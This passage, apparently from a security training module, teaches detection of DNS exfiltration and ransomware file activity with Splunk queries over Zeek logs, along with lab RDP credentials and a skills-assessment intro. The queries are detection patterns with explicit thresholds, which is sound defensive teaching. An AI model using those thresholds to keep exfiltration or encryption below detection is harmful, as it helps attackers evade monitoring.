Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```

Related Evidence

- **Related Directory**: `/home/htb-student/module_files/dns_exf`
- **Related Splunk Index**: `dns_exf`
- **Related Splunk Sourcetype**: `bro:dns:json`

Detecting DNS Exfiltration With Splunk & Zeek Logs


Now let's explore how we can identify DNS exfiltration, using Splunk and Zeek logs.

```
index=dns_exf sourcetype="bro:dns:json"
| eval len_query=len(query)
| search len_query>=40 AND query!="*.ip6.arpa*" AND query!="*amazonaws.com*" AND query!="*._googlecast.*" AND query!="_ldap.*"
| bin _time span=24h
| stats count(query) as req_by_day by _time, id.orig_h, id.resp_h
| where req_by_day>60
| table _time, id.orig_h, id.resp_h, req_by_day
```



Detecting Ransomware

`Ransomware` leverage an array of techniques to accomplish their goals. In the following analysis, we'll explore two of these methods, examining their inner workings and explaining how to detect them through network monitoring efforts.

1. `File Overwrite Approach`: Ransomware employs this tactic by accessing files through the SMB protocol, encrypting them, and then directly overwriting the original files with their encrypted versions (again through the SMB protocol). The malicious actors behind ransomware prefer this method for its efficiency, as it requires fewer actions and leaves less trace of their activity. To detect this approach, security teams should look for excessive file overwrite operations on the system.



2. `File Renaming Approach`: In this approach, ransomware actors use the SMB protocol to read files, they then encrypt them and they finally rename the encrypted files by appending a unique extension (again through the SMB protocol), often indicative of the ransomware strain. The renaming signals that the files have been held hostage, making it easier for analysts and administrators to recognize an attack. Detection involves monitoring for an unusual number of files being renamed with the same extension, particularly those associated with known ransomware variants.



Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```

Related Evidence

- **Related Directory**: `/home/htb-student/module_files/ransomware_open_rename_sodinokibi`
- **Related Splunk Index**: `ransomware_open_rename_sodinokibi`
- **Related Splunk Sourcetype**: `bro:smb_files:json`

- **Related Directory**: `/home/htb-student/module_files/ransomware_new_file_extension_ctbl_ocker`
- **Related Splunk Index**: `ransomware_new_file_extension_ctbl_ocker`
- **Related Splunk Sourcetype**: `bro:smb_files:json`

Detecting Ransomware With Splunk & Zeek Logs (Excessive Overwriting)

Now let's explore how we can identify ransomware, using Splunk and Zeek logs.

```
index="ransomware_open_rename_sodinokibi" sourcetype="bro:smb_files:json"
| where action IN ("SMB::FILE_OPEN", "SMB::FILE_RENAME")
| bin _time span=5m
| stats count by _time, source, action
| where count>30
| stats sum(count) as count values(action) dc(action) as uniq_actions by _time, source
| where uniq_actions==2 AND count>100
```

Detecting Ransomware With Splunk & Zeek Logs (Excessive Renaming With The Same Extension)

Now let's explore how we can identify ransomware, using Splunk and Zeek logs.

```
index="ransomware_new_file_extension_ctbl_ocker"
sourcetype="bro:smb_files:json" action="SMB::FILE_RENAME"
| bin _time span=5m
| rex field="name" "\.(?<new_file_name_extension>[^\.]*$)"
| rex field="prev_name" "\.(?<old_file_name_extension>[^\.]*$)"
| stats count by _time, id.orig_h, id.resp_p, name, source,
old_file_name_extension, new_file_name_extension,
| where new_file_name_extension!=old_file_name_extension
| stats count by _time, id.orig_h, id.resp_p, source,
new_file_name_extension
| where count>20
| sort -count
```

Search Breakdown:

- `index="ransomware_new_file_extension_ctbl_ocker" sourcetype="bro:smb_files:json" action="SMB::FILE_RENAME"` : This line filters the events based on the index `ransomware_new_file_extension_ctbl_ocker`, a specific sourcetype `bro:smb_files:json`, and the action `SMB::FILE_RENAME`. This effectively narrows the search to SMB file rename actions in the specified index.
- `| bin _time span=5m` : This line groups the events into `5`-minute time bins.
- `| rex field="name" "\.(?<new_file_name_extension>[^\.]*$)"` : This line uses the regular expression (regex) to extract the file extension from the `name` field and assigns it to the new field `new_file_name_extension`.
- `| rex field="prev_name" "\.(?<old_file_name_extension>[^\.]*$)"` : Similarly, this line extracts the file extension from the `prev_name` field and assigns it to the new field `old_file_name_extension`.

- `| stats count by _time, id.orig_h, id.resp_p, name, source, old_file_name_extension, new_file_name_extension`: This line aggregates the events and counts the occurrences based on several fields, including time, originating host, responding port, file name, source, old file extension, and new file extension.
- `| where new_file_name_extension!=old_file_name_extension`: This line filters out events where the new file extension is the same as the old file extension.
- `| stats count by _time, id.orig_h, id.resp_p, source, new_file_name_extension`: This line counts the remaining events by time, originating host, responding port, source, and new file extension.
- `| where count>20`: This line filters out any results with fewer than `21` file renames within a `5`-minute time bin.
- `| sort -count`: This line sorts the results in descending order based on the count of file renames.

Note: Known ransomware-related extensions can be found in the resources below.

- https://docs.google.com/spreadsheets/d/e/2PACX-1vRCVzG9JCzak3hNqqrVCTQQIzH0ty77BWiLEbDu-q9oxkhAamqnlYgtQ4gF85pF6j6g3GmQxivuvO1U/pubhtml
- https://github.com/corelight/detect-ransomware-filenames
- https://fsrm.experiant.ca/

Skills Assessment

This module's skills assessment involves identifying malicious activity using Splunk and Zeek logs.

In many instances, the solution can be discovered by simply viewing the events in each index, as the number of events is limited. However, please take the time to refine your Splunk searches to achieve a better understanding.

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application to answer the questions below.